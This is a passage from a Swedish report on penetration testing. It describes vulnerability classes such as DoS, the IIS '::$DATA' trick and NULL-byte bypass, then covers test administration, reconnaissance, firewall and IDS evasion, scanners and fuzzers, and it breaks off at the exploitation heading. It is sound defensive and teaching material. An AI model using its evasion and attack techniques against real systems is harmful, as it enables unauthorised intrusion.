Problemet med autentisering genom JavaScript är tvåfaldigt, men bottnar ändå i samma fundamentala feltänkande: det går inte att lita på att klienten kontrollerar autentisering – det går ALLTID att kringgå. I exemplet med JavaScript-autentisering kan skadan dessutom vara större för inte bara går autentiseringen att kringgå – man får också tillgång till ”lösenord” som möjligen även används till andra system.

Hur man testar:

Inga generella tester för att testa efter felkonfigurationer är möjliga, annat än på protokoll/applikationsnivå. För att testa behöver man antingen veta specifikt vad man testar för (exempel: utlösa en blockering i WatchGuard), eller specifikt vad som tillåts från början och sedan kunna identifiera vad som verkar vara designproblem.

4.11 Denial of Service

Denial of Service, eller DoS som dess akronym blir, är ett så vanligt uttryck att jag inte velat översätta det i rubriken. Översättningen skulle dock vara klockren: Nekelse till tjänst. På diverse sätt kan man angripa tillgängligheten i ett datasystem vilket kan medföra stora förluster.

4.11.1 Programkrasch

En del omständigheter kan få ett program att krascha. Ofta (alltid?) är det i samband med att programmet (försöker) skriva till minne det inte ska skriva till just då, eller läsa utanför processens adressrymd.

Exempel:

Teardrop [84] kallas ett angrepp där man skickar två IP-fragment [14] som inte går att sammanfoga. Eftersom sammanfogningen ofta sker i kernel-miljö så är resultatet att operativsystemet brakar samman och en omstart krävs för att systemet skall återgå till normal status.

Hur man testar:

I de fall där det går så tittar man på versionsnummer. Annars är testningen oftast programspecifik. Vissa generella tester kan finnas för specifika delar, till exempel finns det ett verktyg [85] för att testa IP-stackens integritet, där diverse parametrar ges pseudo-slumpmässiga värden.

4.11.2 Resursutsvältning

Datorprogram är alltid beroende av resurser för att kunna utföra sitt arbete, och ett sätt att neka en tjänst på är att se till att de resurser som är avsedda för legitimt bruk används illegitimt. Nedan ger jag exempel på två resurser att angripa.

Exempel:

För att återigen ta ett exempel som ägde rum under den här rapportens tillkomst så kan jag ta ett DDoS (Distributed Denial of Service) angrepp på Joker.com, ett tyskt företag som tillhandahåller DNS-tjänster för kring 550 000 domäner. Den angripna resursen var bandbredd och Joker.com rapporterar att toppen på bandbreddsanvändningen på en enda anslutning var 1,3 Gbps [86]. Samtliga domäner blev utslagna under över ett dygns tid. Någon gissning på vad nertiden ”kostat” allt som allt har jag inte sett, men i tidningen Computer Sweden fanns en intervju med en drabbad webmaster som uppskattade den uteblivna försäljningen hos bara sin affär till ett sexsiffrigt belopp [87].

Exempel:

Ett företag tillhandahåller en gratis tjänst där man skriver upp sig med ett användarnamn och lösenord, och lite extra information såsom e-postadress. Dessa data lagras i en databas. Men inga kontroller görs att den som skriver upp sig är en människa, och inga kontroller görs för att begränsa antalet användare från samma adress att skriva upp sig. Ett angrepp är att skriva ett program som skapar mängder av användare för att fylla upp databasen. Den angripna resursen är troligen i det här fallet i första hand lagringsutrymme, men kan även resultera i kraftigt minskad prestanda i databassökningen. Resultatet varierar således också, men som säkert hindrar det nya användare från att komma till tjänsten.

Hur man testar:
Test sker genom identifiering av svaga punkter för att sedan ”trycka hårt” för allt vad man har. Ett alternativ är att bara göra en gissning då en del system bedöms som så känsliga att de inte får ha någon nertid, och en del angrepp (till exempel den på databasen ovan) kan vara svåra att återhämta sig från beroende på system.

4.12 Övriga

Det finns fler sårbarheter än de nämnda, men en stor del av de jag tittat på kan placeras in bland någon av de ovanstående typerna. Tillräckligt många sårbarheter som inte täcks av ovanstående finns dock och jag skulle inte vilja räkna ut de i betydelse, poängen är dock just att de ofta är specifika för just applikationen. Som exempel kan jag ge en sårbarhet med IIS och asp-scripts som fanns på NTFS-partitioner [88]. Genom att lägga till ”::$DATA” i slutet av begäran av .asp-scriptet så fick man hem scriptet istället för att scriptet kördes. Vilket kan innebära en större katastrof med tanke på att dessa script enligt min erfarenhet ofta används i samband med databaser, och kräver att användarnamn och lösenord står i klartext i scriptet. Mycket allvarligt, men inget som jag lyckats placera in bland kategorierna ovan.

Det är inte helt solklart hur man skall klassificera vissa sårbarheter heller, i mitt sökande efter information stötte jag på ”Threat Classification” [89] från Web Application Security Consortium (WASC) där en del saker har klassificerats annorlunda än vad jag gjort. En typ som jag inte tagit upp som de klassar under ”Katalogtraversering” är ”Poison NULL-byte” [48]. I programspråket C avslutas alla strängar med en NULL-byte, och alla högnivåspråk som använder sig av underliggande C-anrop får sina strängar terminerade på biblioteksnivå på samma sätt. Dock så är det inte alltid så att strängar i de språken i sig avslutas genom en NULL-byte, och denna annorlunda hanteringen i de olika språken (upptäckten var i samband med Perl, även om Perl inte är ensamt om problemet [90]) öppnar för sårbarheter. Effekten är att om man i ett sådant språk tittar på om en sträng slutar med till exempel ”.dat” (för att bara tillåta öppnande av .dat-filer), går det att komma runt det genom att lägga in en NULL-byte i filnamnet. Det används ofta i samband med katalogtraversingsangrepp just för att komma runt denna typ av kontroll, men jag ser själv inte på det som en katalogtraverseringssårbarhet, lika lite som jag ser på en Denial of Service-sårbarhet som en spoofingsårbarhet – de går att kombinera ”fördelaktigt”, men är inte samma sak.

5 Utförande av penetrationstester

Följande stycken är baserat på en blandning mellan flera olika källor och mitt eget tycke och tänkande. I de fall där jag kunnat identifiera en entydig källa nämner jag det, men mycket är allmän kunskap i branschen och ytterligare en del är baserat på mina egna erfarenheter.

5.1 Administrativa

För att på ett organiserat sätt utföra penetrationstester behöver man ha ett administrativt ramverk kring det hela. Det gäller alltså att etablera regler och rutiner för hur saker runt i kring själva testningen skall gå till.

5.1.1 Rules of Engagement

Innan man påbörjar ett test behöver alla parter vara överens om vad som skall och får göras. Lämpligen skriver man ner detta i ett avtal som sedan båda parter får skriva på. Dessa regler kallas populärt för ”Rules of Engagement” (RoE). Följande behöver finnas med i RoE-avtalet:

- **Syfte:** För att testet ska kunna ge så mycket som möjligt behöver alla vara överens om vad syftet med testet är. Är exempelvis syftet med testet att prova IDS/IPS och eventuella tredjeparts SOC (Security Operation Center) så är tillvägagångssättet för pen-testaren ett annat än om det bara handlar om att hitta och utnyttja sårbarheter. Även tidsåtgången varierar beroende på syfte.
- **Omfång/begränsning**: Vad skall testas eller vad är det som inte får testas? Får all utrustning angripas på alla möjliga sätt? Är det vissa tjänster som inte får angripas?
- **Tidsåtgång**: OSSTMM [6] rekommenderar att man anger både kalendertid samt mantid som testet tar. Det kan vara användbart att sätta kalendertiden till betydligt större än mantiden, med anledningen att försäkra sig om att det inte råder en förhöjd beredskap just för att man vet att ett penetrationstest håller på att utföras [91].
- **Tidsfönster**: När kan testerna utföras? En del tillåter bara testning av systemen under vissa så kallade ”servicefönster”. Om så är fallet behöver detta uttryckligen anges.
- **Inga större ändringar i systemen/nätverket under testperioden:** Även detta är en regel som föreslås i [6]. Sker större ändringar i nätet under testets pågående så är alla resultat dittills helt plötsligt mycket mindre värda eftersom de då inte längre reflekterar nuläget.
- **Destruktiva tester**: Får man utföra tester som går ut på eller riskerar att äventyra systemets stabilitet? Förutom klassen med rena DoS-angrepp, så går det ofta inte att utnyttja till exempel buffertöverflöden eller formatsträngar utan att riskera att systemet kraschar. Båda dessa angrepp fungerar vanligtvis genom att dirigera om programflödet till angivna adresser och det är inte alltid det går att på förhand veta vilken adress det skall vara.
- **Inga stabilitetsgarantier:** Det är viktigt att kunden är införstådd med att även om man avstår från tester man vet kan vara destruktiva, så finns det en liten risk att program ändå kan haverera. Ett konkret exempel på en sådan instabilitet finns beskriven i [92], där det visas hur Microsofts PPTP-tjänst har svårigheter med att hantera att man skickar 256 byte data till den och sedan stänger uppkopplingen.

- **Utnyttjande av sårbarheter:** När en sårbarhet misstänks, så ingår det i ett penetrationstest att utnyttja den (det är vad jag anser skiljer penetrationstest från en lättare form av sårbarhetsanalys). När man väl hittar hur den skall utnyttjas, vad får man sedan göra? Får man leta runt på maskinen för att se vad som finns där? Får man plocka hem känsliga dokument för att sedan kunna visa hur allvarlig säkerhetsbristen är? Får man lägga dit egna filer? Får man installera rootkits eller bakdörrar? Får man lyssna av nätverkstrafiken? Allt detta är i slutändan mestadels för att visa hur långt en angripare kan komma med bara en sårbarhet, men det kan också vara en utökad del av pen-testet (exempel: märker någon att ett rootkit eller en bakdörr installerats?) Att tillåta detta kan ge beställaren ett större värde på testet, men samtidigt finns det beställare som av en eller annan anledning inte kan tänka sig att tillåta det. Det kan också bero på syftet med testet. Hur som helst är detta en stor punkt som man behöver komma överens om i förhand, för när man väl är inne på en maskin kan det plötsligt bli väldigt skrämmande för beställaren som då kanske kommer att tänka på viktiga frågor som tidigare inte tänkts på (exempelvis: policy- och integritetsfrågor) och som då snabbt ställer sig i försvarsläge.
- **Åtkomstpunkter:** Varifrån skall testerna ske? Om det sker över Internet, vilka källadresser kommer det då vara? I [9] kan man tolka sig fram till att amerikanska försvarsdepartementet vid utförandet av angripande tester inte alls vill att tester skall gå i klartext över Internet, för att skydda testernas resultat (och förmodligen också deras integritet). I det fallet och även om testerna inte ska ske uttryckligen från Internet behöver beställaren tillhandahålla en alternativ uppkoppling. Var och hur den skall ske behöver i sådana fall anges här.
- **Kontaktuppgifter:** Under testets gång behöver båda parter ha möjlighet att kontakta varandra ifall något oförutsett händer eller ett system exempelvis behöver startas om. Se stycke 5.1.2 för utveckling kring detta.
- **Ändringshantering av RoE:** Om någon part vill ändra på de överenskomna reglerna, hur skall den ändringen gå till?

5.1.2 Kommunikation under testets pågående

Under testets gång kan det behövas kontakt mellan beställare och leverantör, om exempelvis ett test har kraschat något på en maskin, eller beställaren upplever problem i samband med testen. På grund av penetrationstestens känsliga natur (resultat, opportunism från tredje part [9], man vill testa saker utan all personals kännedom) så behöver denna kommunikation vara reglerad, och med det menar jag i praktiken krypterad alternativt öga mot öga på en säker plats. Innan testets påbörjande bör man därför komma överrens om kommunikationsvägar och eventuella krypteringsverktyg samt utbyta kryptonycklar. Vid akuta behov och avsaknad av tillgång till kryptering går det fortfarande att vinna viss säkerhet på att dela upp informationen och låta den färdas olika vägar (såsom POTS, GSM, Internet), där varje stycke för sig saknar viktig eller i vilket fall fullständig information.

5.1.3 Loggning av egna verksamheten

För att kunna styrka vad man själv har gjort och framförallt vad man inte orsakat så är det praxis att på något vis lagra detaljerad information om vad som har skett. Sådan information kan vara lagring av all nätverkstrafik (väldigt bekvämt sätt att garanterat få med allt på), samt en textfil eller liknande där körningen av olika program tillsammans med deras utdata lagras. All den rådata är i väldigt många fall helt ointressant för beställaren, men kan användas dels av

leverantören själv till att utvärdera och förfina sina arbetsmetoder, men kan även vara användbart i fall där det inträffar verkliga incidenter under pen-test perioden.

Ett scenario som hänt mig personligen är att det under ett test har skett aktivitet från tredje part, tjänster har mystiskt stängts ner och maskiner har slutat svara. Det är bara ett kort steg att anta att det är pen-testaktiviteten som ligger bakom det hela, och det kan då få konsekvenser för båda parter. För den utförande parten kan det få konsekvenser i form av en missnöjd kund och eventuellt ett krav på ersättning. Pen-testaren själv kan få reprimander för att han gått över en gräns som det var avtalat att den inte skulle gås över, alternativt att han inte rapporterade som han skulle. För beställaren kan det förutom missnöjet och missförtroende för framtida pen-tester också resultera i att ett verkligt angrepp har gått förbi och man inte följer upp på grund av att man tror att som skett bara har varit vanlig pen-test aktivitet. I värsta fall så har nätverket blivit kompromitterat utan att någon märkt vad som annars skulle ha märkts.

För att undvika hela det katastrofscenariot kan man helt enkelt då gå tillbaka till loggarna och objektivt titta på vad som hänt, vad pen-testaren möjligtvis och omöjligtvis kan ligga bakom och sedan fatta beslut utifrån det.

5.1.4 Leverans av resultat

När testet är utfört behöver minst en rapport sammanställas där beställaren kan ta del av resultatet. Rapportens innehåll och utseende är något jag inte gärna vill ge mig in på i detalj, men ett gott råd är att tänka på vem mottagaren är och vad mottagaren är intresserad av. Ofta är det initialt bara intressant med en beskrivning på hög nivå av resultaten, medan det i ett senare skede är intressant med mer detaljer kring vad som hittats. När rapporten väl är framställd så behöver den hur som helst levereras och den leveransen behöver ske som en leverans av hemligt material. Återigen är kryptering ett nyckelord (vits avsedd). Även signering för att säkerställa att rapporten inte manipuleras eller kommer manipuleras är att föredra. Anledningen till detta förfarande är att kunden fortfarande inte har haft möjlighet att rätta till upptäckta svagheter (läcker den informationen kan de utnyttjas), och att det kan finnas de som har intresse av att manipulera rapporten (exempelvis kan tecken på intrång vara något som en inkräktare vill plocka bort ur rapporten, eller så kan en systemägare tycka att rapporten innehåller orättvis kritik och av den anledningen plocka bort vissa delar innan beställaren hunnit läst rapporten). Man kan tycka att det är omständigt att använda kryptering och argumentera för att man skall hantera dokumentet enligt beställarens klassning för dokumentet (eftersom det därefter ändå kommer hanteras enligt det). Men med signeringen av dokumentet så kan man som utförande organisation gardera sig mot manipulation av innehållet. Till det kommer sedan tidsaspekten från det att dokumentet är skickat till att det tas emot av mottagaren. Ingen obehörig skall kunna agera på innehållet innan beställaren får möjlighet att verifiera innehållet själv. Det handlar om kredibilitet för både testet i sig och för den utförande organisationen.

För att sedan lägga till ytterligare värde för rapporten hos beställaren bör leveransen följas upp och presenteras personligen av den (eller någon av de) som utfört testet, och då samtidigt ge beställaren möjlighet att ställa frågor. Det mötet bör ske inom några dagar efter rapportleveransen. Att rapporten levereras några dagar innan mötet ger beställaren tid att läsa och fundera över resultatet på förhand [6]. Leverans av rapporten skall ske i krypterad form, och om leveransen sker fysiskt så kan man göra det krypterat på exempelvis ett USB-minne. Till mötet får sedan beställaren skriva ut papperskopior så det finns kopior till alla deltagarna på mötet.

5.1.5 Lagring av resultat

Resultaten från ett penetrationstest är i hög grad känslig information och behöver behandlas som sådan under hela testets cykel. Den administrativa delen på leverantörens sida innebär att på ett säkert sätt lagra informationen samt leverera den till mottagaren, och – när man anser sig för alltid vara klar med information producerad under testet – att säkert ta bort den. Mellan produktion och borttagning finns lagring, och frågan finns också hur länge informationen skall lagras hos leverantören. Faktum är att leverantören kan komma att behöva informationen en längre tid även efter den har blivit levererad, på grund av eventuella frågor från beställaren samt att eventuellt använda som underlag inför nästa testomgång hos beställaren om det föreligger någon sådan. I likhet med tidigare bör denna data lagras krypterad, men då det inte är mellan två ändpunkter kommunikationen sker och olika kunder kan ha olika säkerhetsklass bör inte samma nyckel användas för all lagring av data. Symmetrisk kryptering med ett ordentligt lösenord kan vara att föredra, där lösenordet sedan lagras nerskrivet på en fysiskt säker plats (såsom ett kassaskåp). Ytterligare säkerhetsåtgärder för att garantera god säkerhet kan vara att digitalt signera datan innan man krypterar den, samt att lagra nyckeln självt krypterad eller förvrängd bortom omedelbar igenkännlighet. Genom det skulle man då kunna bibehålla en tvåfaktors-autentisering även i lagringsprocessen, även om det skulle vara en något haltande sådan.

5.2 Övergripande om metoder

Kärnan i pen-tester är att hitta sårbarheter för att sedan utnyttja dessa och att ta sig in i systemet. Exakt hur man går tillväga har att göra med varför man utför testen (till exempel om huvudsyftet är att prova IDS/IPS och hanteringen av det, anpassar man sig efter det). I stora drag är ändå stegen följande:

1. Upptäckt
2. Sårbarhetsanalys
3. Utnyttjande

I praktiken så sker dock inte alltid detta på bred skala omedelbart. Det är inte alltid man samlar all information innan man går vidare till nästa steg. Anledningen är dels för att använda tiden väl (om en del är automatiserad kan man göra annat under tiden), dels att det kan komma fram mer information efter utnyttjandet av någon sårbarhet. Ytterligare en anledning till att man inte går ”bredden först” är just om man vill smyga för att undvika att upptäckas av ett IDS/IPS, eller hamna med flera tusen rader i brandväggsloggar och kanske bli blockerad.

5.3 Undvikande av brandvägg och IDS/IPS

Att undvika brandväggar och IDS/IPS behöver inte alltid vara relevant för testet. Har man redan en åtkomstpunkt som är innanför alla brandväggar och IDS/IPS, eller om man inte är intresserad av att testa IDS/IPS så behöver man uppenbarligen inte ägna någon tid åt att försöka undvika att fastna i dessa system. Omvänt så gäller det dock att befinner man sig utanför och vill undgå upptäckt eller passera filter så får man ta nedanstående i beaktning.

5.3.1 Brandväggar

Att undvika att hamna i brandväggsloggar är ganska rättframt: skicka ingenting som man inte vet sker på legitima portar. En del brandväggar kan också vara inställda på att begränsa hur

många anslutningar man får göra per sekund [93], så även det är något att beakta. Vidare så för att just kringgå filter så är det värt att testa att vid en portscan sätta källporten till en port som vanligen släpps igenom brandväggar med en något klumpig konfiguration, sådana portar kan vara port 53/udp (DNS) och 20/tcp (ftp-data).

5.3.2 IDS/IPS

Samma sak gäller ofta IDS/IPS, som ofta kommer med portscan-detektorer. För undvikandet av IDS och IPS är konfigurationen alltid en mycket mer dynamisk fråga än hos brandväggar. Dessa system fungerar ofta med hjälp av signaturer. Alternativa system kan även fungera genom att upptäcka anomalier, men eftersom de är så pass ovanliga tar jag inte upp de speciellt här. De signaturbaserade systemen letar alltså efter kända mönster som man vet kan förekomma i samband med angrepp. Lyckas man gå utanför dessa så rapporteras ingenting. Genom åren har det dessutom visats på tekniker specifika för att undvika upptäckt av IDS-system, det mest revolutionerande framkom 1998 då Ptacek och Newsham från Secure Networks Inc. publicerade angreppsmetoder och resultat [94] från en serie tester involverande TCP/IP-fragmentering. Grundproblemet i det är att olika operativsystem hanterar hopklistringen av fragmenterade paket på olika sätt, och IDS/IPS:en såg således något annat än vad måldatorn i slutändan gjorde. De angrep även problemet med att en angripare kan producera en mängd resultat, eller helt enkelt ’äta upp systemets resurser’, och genom det undgå upptäckt. Det är speciellt i samband med det som olika konfigurationer kommer in i bilden: IDS/IPS dras med problemet att de kommer med falska positiva svar – en händelse rapporteras trots att det är normal trafik. Problemet blir ett signal-till-brus problem och olika organisationer hanterar situationen olika. Minskar man bruset så minskar man eventuellt också möjligheten att hitta och reagera på verkliga angrepp (såvida man inte har en ersättande signatur). Men att ha kvar bruset kan göra att verkliga angrepp dränks i mängden av falska positiva. Som pen-testare kan detta vara bra att känna till, eftersom man då även om man har svårt att undvika detektering kan försöka dölja sig i vad som vanligtvis skulle vara brus.

Vad som sedan alltid finns är att göra angreppet på olika sätt, exempelvis kanske det går att använda kryptering eller packning – något som är mycket svårt för dessa system att hantera.

5.4 Informationsinsamling

Det första steget i ett penetrationstest är att samla på sig användbar information om målet. Sådan information kan inkludera användarnamn, IP-adresser, tillgängliga tjänster och typ av utrustning. Jag vill själv dela upp detta i två kategorier: information via tredje part, och information från målnätet.

5.4.1 Information via tredje part

För att hitta information från tredje part kan man använda sig av exempelvis olika sökmotorer och whois. Information går via sökmotorer att koppla till organisationen genom att söka på IP-adresser, domännamn eller organisationens fullständiga namn eller förkortning av det. Även vissa typer av möjliga sårbarheter går att hitta via sökmotorer, vilket kan vara användbart om man vill smyga med sitt angrepp.

5.4.2 Information från målnätet

Nästa steg (eller ett parallellt steg) är att samla information direkt från målnätet. Den här delen kan i betydligt högre grad flyta in i kategorin sårbarhetsanalys, och vissa kanske vill argumentera för en annan uppdelning än den jag gjort. Hur som helst, att samla information

från målnätet går att göra med olika grader av högljuddhet (”noise”). För att föra så lite ljud som möjligt så samlar man bara på sig precis den informationen man vet var den finns och som i sig innebär legitim trafik. Det kan inkludera vanliga anrop till kända webbservers (via det går det ofta att få fram version och produkt av webbservern, och även ibland underliggande operativsystem) och att skicka mejl som man vet studsar tillbaka (innehåller ofta IP-adresser och versionsnummer på Mail Transfer Agenten (”MTA”)). Att sedan helt enkelt surfa runt på webbsajten kan i sin tur ge mer information, till exempel om fler tillgängliga tjänster. Att med ett program sedan följa och söka igenom sajtens länkar kan man få information om sajtens struktur och vad som finns tillgängligt på den, men det kan också väcka uppmärksamhet från systemets administratör. Ett alternativ till det är att använda olika cache:ar som finns tillgängliga av webbsidan, återigen är det sökmotorer som kan ha det men även renodlade arkiv som exempelvis [95]. Där kan det även finnas äldre versioner av sajten som också de kan innehålla intressant information (här är det uppenbarligen en tidsfråga och man får prioritera och ofta bara göra en snabb översyn för att se om det är något som sticker ut).

För den som kan tänka sig att synas lite mer så kan man köra saker som portskanningar med operativsystem- och tjänstigenkänning. Även det går att göra olika mycket uppseendeväckande, mestadels genom att reglera tempot, men även genom att anpassa vilka portar man söker efter och vilken metod man använder för att göra portskanningen. För mer information om olika metoder hänvisar jag till dokumentation för gratisverktyget nmap [68], det dominerande verktyget för denna typ av aktivitet. Nmap är för övrigt också ett verktyg för att testa slumpmässigheten i ISN för TCP-anslutningar, och vill man vara försiktig med det testandet kan man ställa in nmap på att bara testa TCP-portar som man på förhand vet är öppna. När man tycker sig ha gott om information kan man sedan gå över till nästa steg (som återigen det kan vara parallellt med detta), vilket då är sårbarhetsanalys där man börjar med sårbarhetsskanners.

5.5 Sårbarhetsskanners

Det finns ett antal olika typer av sårbarhetsskanners som man kan använda sig av för att förenkla och snabba upp testningen. Dessa skanners är automatiska och denna skanning kan därför ske relativt fort. Resultaten från olika typer av skanners varierar dock en hel del i kvalitet.

5.5.1 Allsidiga sårbarhetsskanners

För att få en bra överblick över potentiella sårbarheter på nätet, och ibland mer än bara potentiella så använder man ofta en allsidig skanner som kör ett antal tester automatiskt för att hitta sårbarheter. Allsidiga skanners söker i regel bara efter kända sårbarheter, men kan ibland även ha med vissa generella tester, som är fallet med till exempel NASL-scriptet med Nessus ID 11772 gör när det generellt letar efter buffertöverflöden i några vanliga SMTP-kommandon. Att leta på detta vis har kommit att heta ”fuzzing” och mer om fuzzers finns i avsnitt 5.5.4.

Inom skanning dras man precis som med många andra områden med ett av de vanligaste problemen i bevaknings- och diagnostikvärlden: falska positiva och falska negativa larm. Eller med andra ord, tester kan rapportera sårbarheter som inte finns, och de kan missa att rapportera sårbarheter som faktiskt finns. Rapporterar en skanner för mycket tappar den trovärdighet på vad den rapporterar och man kanske inte tar så allvarligt på det. Men om den däremot inte rapporterar något som faktiskt är ett problem så tappar den trovärdighet av den anledningen, plus att man då riskerar att stå med en sårbarhet samtidigt som man tycker sig vara säker.

För att ta hand om falska positiva svar är det då mycket lämpligt att den som utför testet följer upp och försöker sig på att utnyttja sårbarheten. Lyckas inte det kan den skrivas av som

en falsk positiv och man kan gå vidare till nästa. Eftersom det här är det normala flödet så kan man fråga sig varför inte även detta finns inbyggd i skannern, just för att minska antalet falska positiv och svaret är att det på marknaden idag faktiskt finns skanners som gör detta [96,97] (dock är de väldigt begränsade i vad de letar efter och utnyttjar). Detta i sin tur kan däremot medföra problem eftersom en del av dessa exploits riskerar att krascha tjänster, något som många beställare jag träffat absolut vill undvika för vissa system. Ett annat problem är också att man inte fullständigt kan lita på att en exploit alltid fungerar, till exempel kan det vara så att det vid ett buffertöverflöde landar man något fel då man skall exekvera sin egen kod och av den anledningen så körs inte den koden man väntade sig och exploiten misslyckades. Med en mindre modifikation kan en människa åtgärda det och exploiten lyckas. Risken finns om man bara går efter om en exploit lyckas eller inte att man missar det och således har man fått ett falskt negativ. Ett annat exempel hämtat ur verkligheten [98] är att Windows-katalogen kan vara installerad på en annan plats än standardplatsen och en exploit av den anledningen misslyckas. I det här fallet så fångade man dock upp det när man kontrollerade servern manuellt. Ytterligare scenario är att ett IPS kan stänga ner uppkopplingen och det av den anledningen ser ut som om exploiten inte gick hem.

Hela föregående stycke handlar om falska positiva eller falska negativa. Hur hanterar man då läget om man har konstaterat att ens skanner har gjort ett fel? Genom det kommer man in på nästa diskussion, nämligen frågan om öppen eller stängd källkod. Många skanners behöver man betala för, och koden är ofta stängd. Man har ingen kontroll över vad skannern verkligen håller på med, annat än om man skulle exempelvis lyssna av nätverksuppkopplingen, men då är inte alla protokoll lika enkla som POP3 [99]. En del protokoll är klart mer avancerade att tolka och använda, exempel på sådana är RPC [100] och NFS [101]. Jag menar att det helt enkelt kan vara väldigt osmidigt att få reda på vad en stängd skanner gör. Om man däremot använder skanners med öppen testkod, till exempel Nessus [102] eller SARA [103], kan man själv kontrollera vad testerna gör och om man tycker de går fel åt ena eller andra hållet går de att modifiera. Nessus använder sig dessutom till stor del av script skrivna i ovan nämnda NASL för sina tester, vilket medför att man bara behöver lära sig ett litet scriptspråk till skillnad från att lära sig ett helt programspråk.

En annan nackdel med allround sårbarhetsskanners är att de inte testar efter alla sårbarheter som man känner till utan bara ett urval av dem. Redan 2001 visade en undersökning [104] på att automatiserade sårbarhetsskanners var dåliga på att hitta alla sårbarheter – och då var det ändå 19 sårbarheter av den grövsta typen det testades för. Det finns flera tänkbara förklaringar till att det är på det viset, och här tar jag upp ett par:

- **Volymen på sårbarheter:** Som man kan se i stycke 2.2.3 så har antalet rapporterade sårbarheter ökat dramatiskt. När automatiserade sårbarhetsskanners nådde offentlighetens ljus första gång i och med SATAN som Dan Farmer och Wietse Venema hade använt sig av i [10], så var antalet kända sårbarheter fortfarande ett hanterbart antal, men i dagsläget så rapporteras så många sårbarheter varje dag att det är svårt att hinna med allting. Det försvåras ytterligare genom nästa punkt.
- **Brist på information från tillverkarna:** Många tillverkare väljer att gå vägen att inte avslöja mer information än vad som är absolut nödvändigt om sina sårbarheter – vilket naturligtvis gör det svårare att från den informationen producera ett test eller en exploit för det. Faktum är att bristen på information ofta motiveras just med att man vill göra just detta svårt för angripare. Vad som är ytterligare intressantare är att *ibland ges ingen information ALLS om sårbarheten – den patchas i det tysta* [105]. Mer information om hur detta kan hanteras av säkerhetstestare finns i avsnitt 5.11 som handlar om *dekompilering*.

En utveckling som därför följt ur dessa allsidiga sårbarhetsskanners är skanners för specifika produkter – och fuzzers för specifika protokoll.

5.5.2 Webbskanners

Uppskattningsvis 90 % av de sårbarheter som rapporteras till Bugtraq idag är sårbarheter för webbapplikationer och inte helt sällan är det relativt okända sådana. Ofta är det frågan om katalogtraverseringar, SQL-injiceringar eller XSS-angrepp. Eftersom alla dessa sårbarhetstyper i stor utsträckning går att testa efter generellt, och som dessutom underlättas tack vare det standardiserade gränssnittet som finns på webben idag så finns det skanners som specialiserat sig på att hitta sårbarheter för webbapplikationer – både kända och okända. Det klingar speciellt väl med sådana generella testmetoder på webbservers eftersom man så ofta finner egenutvecklad kod just här. Vidare är vikten av att hitta just sårbarheter i webbapplikationer förstärkt genom att det är en av de få saker som alltid finns öppet i brandväggen, och är med det inte bara en angreppspunkt, utan även också en möjlighet att komma innanför brandväggen. Genom att känna till vilka generella tester en webbskanner gör slipper pen-testaren att leta efter alla de luckorna manuellt och kan spendera tiden på annat. Dock innebär inte det att manuellt arbete blir helt onödigt, det kan ges indikationer på existensen av sårbarheter som inte skannern hittar, men som en människa kan klura ut hur det fungerar (själv använder jag uppenbart ofiltrerad utdata som ett tecken att leta vidare, och hittar inte skannern sårbarheten tittar jag närmre själv).

5.5.3 Databasskanners

Ytterligare en klass av skanners som sett dagens ljus är databasskanners. Databassystem är vanligtvis väldigt komplexa system, i synnerhet då man är inloggad. Allround skanners har därför sällan möjlighet att hänga med ordentligt i utvecklingen, varför man istället gör gott i att använda specifika databasskanners då man stöter på ett Database Management System (DBMS). Dessa är dessutom intelligenta nog att använda data som finns i databasen till att analysera situationen. Jag har ännu inte sett databasskanners använda fuzzning, utan vikten tycks snarare ligga på att kontrollera patchnivåer, lösenord och rättigheter. Databassäkerhet ter sig vara ett svårt område och förutom skanners specialiserade på det finns det även säkerhetsföretag specialiserade på det. Databaser kan precis som webbservers vara extra utsatta av anledningen att de ofta är knutna till just webbservers och om webbapplikationen står sårbar för SQL-injiceringsangrepp är databassystemet blottat. Databasservers är dessutom ett extra attraktivt mål eftersom det vanligen finns just mycket information lagrad, och jag gissar på att den inte helt sällan dessutom är värdefull (tänk: löneuppgifter, kreditkortsnummer).

5.5.4 ”Fuzzers”

En metod som vunnit popularitet på senare år är att använda så kallade fuzzers, som jag vid det här laget nämnt ett antal gånger utan att närmare förklara vad det är. En fuzzer använder sig av generella testmetoder (se kapitlet om sårbarhetstyper) för att hitta sårbarheter. Genom att mata alla möjliga parametrar med värden som man vet vanligtvis utlöser en del typer av sårbarheter kan man i hög grad automatisera tester av applikationer. Det hela bygger förstås på att man vet vilka parametrar som finns att ”fuzza”, samt hur man anger de. Fuzzers bygger därför ofta på kända protokoll, såsom HTTP, POP3 och SMTP. Än så länge finns det inte så många fuzzers att tillgå, men de som finns har visat sig vara duktiga på att hitta sårbarheter och det är således en kvalificerad gissning från min sida att de kommer att bli ett allt vanligare inslag framöver.

Som pen-testare kan det hända att man ställs inför en situation där man kan skriva sin egen fuzzer, och då kan man ta till hjälp en ”fuzzermotor”, som erbjuder en färdig kärna för teststrängar. Utifrån det är det sedan bara att anpassa den till protokollet.

5.6 Manuell kontroll av sårbarheter och vidare utforskning

Som avsnittet om sårbarheter tar upp är det inte alla sårbarheter som man effektivt kan använda en skanner till att hitta. I andra fall finns det inga effektiva verktyg utvecklade. Det ingår därför att lägga ner en viss manuell kontroll för saker som osäkra konstruktioner. Detta är en av de svåraste bitarna att ordentligt ange en procedur för, eftersom de scenarios man möter kan variera så. För att kunna navigera i det utrymmet som skanners inte testar så behöver man någon sorts heuristik, och den heuristiken lär man sig troligen bäst genom erfarenhet av tidigare påträffade sårbarheter och deras miljöer. Vid det här stadiet så bör det mesta av utrustning och tjänster vara kända av pen-testaren, och det går då att använda sig av saker som kännedom om en tillverkares historia. Idén är att titta på tidigare sårbarheter och hur de hanterats och framförallt hur länge sedan det var. Genom att titta på det spåret går det att få en uppfattning om tillverkarnas grundläggande kunskap om och syn på säkerhet.

Liknande kan man göra med systemet i helhet, om någon skanner hittar svaga tecken på bristande säkerhetstänkande kan det i det här steget vara värt att titta närmare på systemet för att se om det även finns något större. Just genom att titta på olika mjukvarors bugghistoria kan man nämligen konstatera att där det en gång hittats ”enkla” buggar så finns det ofta fler. En enkel förklaring på det är att säkerhetsbrister uppstår naturligt där det inte finns ett uttryckt tänkande (tillsammans med kunskap) för att göra säkra system.

5.7 Utnyttjande – ”Exploiting”

